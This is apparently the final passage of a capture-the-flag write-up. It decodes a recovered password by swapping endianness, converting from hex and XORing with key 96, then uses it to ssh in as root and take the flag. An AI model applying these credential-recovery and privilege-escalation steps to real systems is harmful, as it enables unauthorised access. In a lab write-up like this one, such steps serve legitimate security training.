
First convert to `HEX-Hexadecimal` and then convert to `XOR` by using :

1. `Swap endianness`-which endianness switches the data from `big-endian` to `little-endian` or vice-versa. Data can be read in as `hexadecimal or raw bytes`. It will be returned in the same format as it is entered.

2. `From Hex` -Converts a hexadecimal byte string back into its raw value

3. `XOR`- **Exclusive or** or **exclusive disjunction** is a logical operation that is true if and only if its arguments differ (one is true, the other is false) The Key is 96

output



so as we can see we are able to decode the password so lets `ssh` as root to be able to get the escalation as root

output

Successfully obtained the flag file with root privileges

```
-------------------------END successful attack @leshack98----------------
------
```